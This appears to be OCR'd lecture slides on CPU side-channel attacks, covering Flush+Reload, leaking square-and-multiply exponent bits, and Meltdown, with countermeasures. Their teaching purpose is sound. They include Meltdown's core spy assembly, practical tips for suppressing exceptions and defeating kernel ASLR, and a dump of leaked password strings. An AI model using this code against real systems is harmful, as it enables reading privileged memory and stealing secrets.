


Flush+Reload protocol

- Flush from LLC memory line of interest
- Wait
- Time reloading memory line




Flush+Reload protocol




Scheduling order on CPU core

- Fast time on S instr means S op


Flush+Reload protocol





- Fast time on S instr means S op
- Fast time on M instr means M op

Attacking Square and Multiply



<u>SqrAndMulExp(h,x,N)</u>

$b_k,\ldots,b_0 = x$

$f = 1$

For i = k down to 0 do

  $f = f^2 \mod N$


  If $b_i = 1$ then

    $f = f*h \mod N$

Return f

Flush+Reload applicability

- Immediately used in a large number of follow-up papers to break various things
- Requires memory deduplication or shared libraries
  - Deduplication turned off in Amazon EC2, but available in modern hypervisors
  - Different VMs do not share libraries
- In Linux, shared libraries and deduplication the norm
  - PaaS services vulnerable [Zhang et al. 2014]



Meltdown

- Discovered independently by Jann Horn (Google Project Zero), Cyberus Technology, Graz University

Intel didn't warn US government about CPU security flaws until they were public

Meltdown and Spectre were kept secret

Researchers find malware samples that exploit Meltdown and Spectre


As of Feb. 1, antivirus testing firm AV-TEST had found 139 malware samples that exploit Meltdown and Spectre. Most are not very functional, but that could change.

Meltdown

- Discovered independently by Jann Horn (Google Project Zero), Cyberus Technology, Graz University
- Closely related vulnerability called Spectre

Meltdown


- Read arbitrary kernel and physical-memory locations from unprivileged process




- 503 KB/s !
- Exploits a combination of modern CPU's use of speculative execution and Flush+Reload
  - Other side-channel attacks can replace F+R

Meltdown: intuition

```
raise_exception();
// the line below is never reached
access(probe_array[data * 4096]);
```



Meltdown: design



Meltdown: core spy code

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Retry reading privileged memory

Access privileged memory

Multiply by page size

Read from an attacker (unprivileged) array at: (secret value) * 2^{12}

Meltdown: nuances

- Privileged memory access raises segfault
  - Would normally crash process
  - Wrap in TXT or include signal handler
- Race condition between segfault and speculative code
  - Keeping speculative code lightweight helps
  - Some errors will creep up, but not many
- Kernel ALSR can be turned on
  - Won’t know a priori what to set rcx to
  - Can guess and check (8 GB memory requires ~128 guesses)

Meltdown works

```
f94b7690: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b76a0: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b76b0: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX XX XX |pR.k............|
f94b76c0: 09 XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b76d0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b76e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX 81 |................|
f94b76f0: 12 XX e0 81 19 XX e0 81 44  6f 6c 70 68 69 6e 31 |........Dolphin1|
f94b7700: 38 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |8...............|
f94b7710: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX XX XX |pR.k............|
f94b7720: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7730: XX XX XX XX 4a XX XX XX XX  XX XX XX XX XX XX XX |....J...........|
f94b7740: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7750: XX XX XX XX XX XX XX XX XX  XX e0 81 69 6e 73 74 |............inst|
f94b7760: 61 5f 30 32 30 33 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |a_0203..........|
f94b7770: 70 52 18 7d 28 7f XX XX XX  XX XX XX XX XX XX XX |pR.}(...........|
f94b7780: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7790: XX XX XX XX 54 XX XX XX XX  XX XX XX XX XX XX XX |....T...........|
f94b77a0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b77b0: XX XX XX XX XX XX XX XX XX  XX XX XX 73 65 63 72 |............secr|
f94b77c0: 65 74 70 77 64 30 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |etpwd0..........|
f94b77d0: 30 b4 18 7d 28 7f XX XX XX  XX XX XX XX XX XX XX |0..}(...........|
f94b77e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b77f0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7800: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b7810: 68 74 74 70 73 3a 2f 2f 61  64 64 6f 6e 73 2e 63 |https://addons.c|
f94b7820: 64 6e 2e 6d 6f 7a 69 6c 6c  61 2e 6e 65 74 2f 75 |dn.mozilla.net/u|
f94b7830: 73 65 72 2d 6d 65 64 69 61  2f 61 64 64 6f 6e 5f |ser-media/addon_|
f94b7840: 69 63 6f 6e 73 2f 33 35 34  2f 33 35 34 33 39 39 |icons/354/354399|
f94b7850: 2d 36 34 2e 70 6e 67 3f 6d  6f 64 69 66 69 65 64 |-64.png?modified|
f94b7860: 3d 31 34 35 32 32 34 34 38  31 35 XX XX XX XX XX |=1452244815.....|
```

503 KB/s using TXT “exception suppression”

Error rate: 0.02%

Meltdown: countermeasures

- Minimize kernel memory mapped to virtual address space of process
  - KAISER countermeasure for kernel ASLR already deals with this. Suggest immediate deployment
  - Won’t prevent using Meltdown to leak ASLR
- Hard split of virtual memory space into privileged / unprivileged
- Redesign microprocessors
  - Only one that helps with Spectre